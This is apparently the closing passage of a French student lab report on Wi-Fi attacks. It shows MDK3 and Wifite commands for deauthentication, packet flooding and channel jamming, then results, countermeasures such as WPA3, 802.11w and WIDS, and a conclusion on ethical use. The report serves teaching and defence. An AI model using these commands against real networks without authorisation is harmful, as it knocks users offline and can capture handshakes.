# Mode deauthentification mdk3 wlan0mon d -b [BSSID_FILE]   # Creer un fichier avec les BSSID cibles echo "00:11:22:33:44:55" > targets.txt mdk3 wlan0mon d -b targets.txt  # Mode inondation de paquets mdk3 wlan0mon a -a [BSSID]  # Mode brouillage de canal mdk3 wlan0mon b -c [CHANNEL]
```



Attaque DoS avec MDK3 - Saturation du reseau

Etape 5: Attaque avec Wifite (automatisee)

```
# Lancer Wifite en mode DoS wifite --kill  # Selectionner la cible dans la liste # Wifite automatise le processus de deauthentification  # Options avancees: wifite --wpa --hs-dir ./handshakes --kill
```



Attaque automatisee avec Wifite

Resultats Obtenus

L'attaque DoS a reussi a perturber le reseau Wi-Fi cible. Les clients ont ete deconnectes et ont eu des difficultes a se reconnecter pendant l'attaque.

Element	Resultat	Commentaire
Disponibilite reseau	Interrompue	Tous les clients deconnectes

Contre-mesures Appliquees

- Activer un systeme WIDS (Wireless Intrusion Detection System)
- Configurer le routeur pour ignorer les paquets de deauthentification (802.11w)
- Surveiller les activites suspectes sur le reseau
- Utiliser des canaux differents pour reduire l'impact

Contre-mesures et Bonnes Pratiques

Securisation du Reseau Wi-Fi

1. Choix du protocole de securite

- Migrer vers WPA3-SAE pour une meilleure securite
- Si WPA3 n'est pas disponible, utiliser WPA2-Enterprise avec EAP-TLS
- Eviter WPA2-PSK si possible, ou utiliser des mots de passe tres forts

2. Configuration du point d'acces

- Changer le SSID par defaut (ne pas reveler le modele du routeur)
- Desactiver WPS (vulnerable aux attaques par force brute)
- Desactiver la gestion a distance
- Activer le filtrage MAC (bien que contournable)
- Reduire la puissance d'emission pour limiter la portee

3. Mots de passe et authentification

- Utiliser des mots de passe d'au moins 16 caracteres
- Melanger majuscules, minuscules, chiffres et symboles
- Eviter les mots du dictionnaire et les informations personnelles
- Changer regulierement les mots de passe

4. Surveillance et detection

- Deployer un WIDS pour detecter les faux points d'acces
- Surveiller les connexions inhabituelles
- Utiliser des outils comme Kismet ou Aircrack-ng pour auditer le reseau

5. Formation des utilisateurs

- Informer sur les risques des reseaux Wi-Fi publics
- Apprendre a reconnaitre les signes d'alerte

- Promouvoir l'utilisation de VPN

Tableau Recapitulatif des Contre-mesures

Menace	Contre-mesure	Priorite
Force Brute	Mot de passe fort (16+ caracteres), WPA3	Haute
Evil Twin	Verification certificat, VPN, WIDS	Haute
Sniffing Enterprise	EAP-TLS, verification stricte certificats	Haute
DoS	802.11w, WIDS, surveillance reseau	Moyenne

Conclusion

Ce travail pratique nous a permis d'explorer en profondeur les differentes attaques contre les reseaux Wi-Fi et de comprendre les mecanismes de securite en place. Les quatre scenarios etudies (Force Brute, Evil Twin, Sniffing Enterprise, et DoS) ont demontre la diversite des menaces auxquelles sont exposes les reseaux sans fil.

Les principales conclusions tirees de ce TP sont :

- Les reseaux Wi-Fi sont vulnerables a de nombreuses attaques si mal configures
- L'element humain reste le maillon faible (mots de passe faibles, confiance aveugle)
- Les outils de securite comme Aircrack-ng, Bettercap et MDK3 sont puissants mais doivent etre utilises de maniere ethique
- La migration vers WPA3 et l'utilisation de certificats offrent une meilleure protection

Enfin, il est important de rappeler que ces techniques doivent uniquement etre utilisees dans un cadre legal et ethique, avec l'autorisation expresse du proprietaire du reseau. La securite informatique est avant tout une responsabilite partagee entre les administrateurs reseau et les utilisateurs.

Rachid Bouselama

Supervise par Mohamed Yassine SAMIRI

TP Attaques Wi-Fi - Exploration et Simulation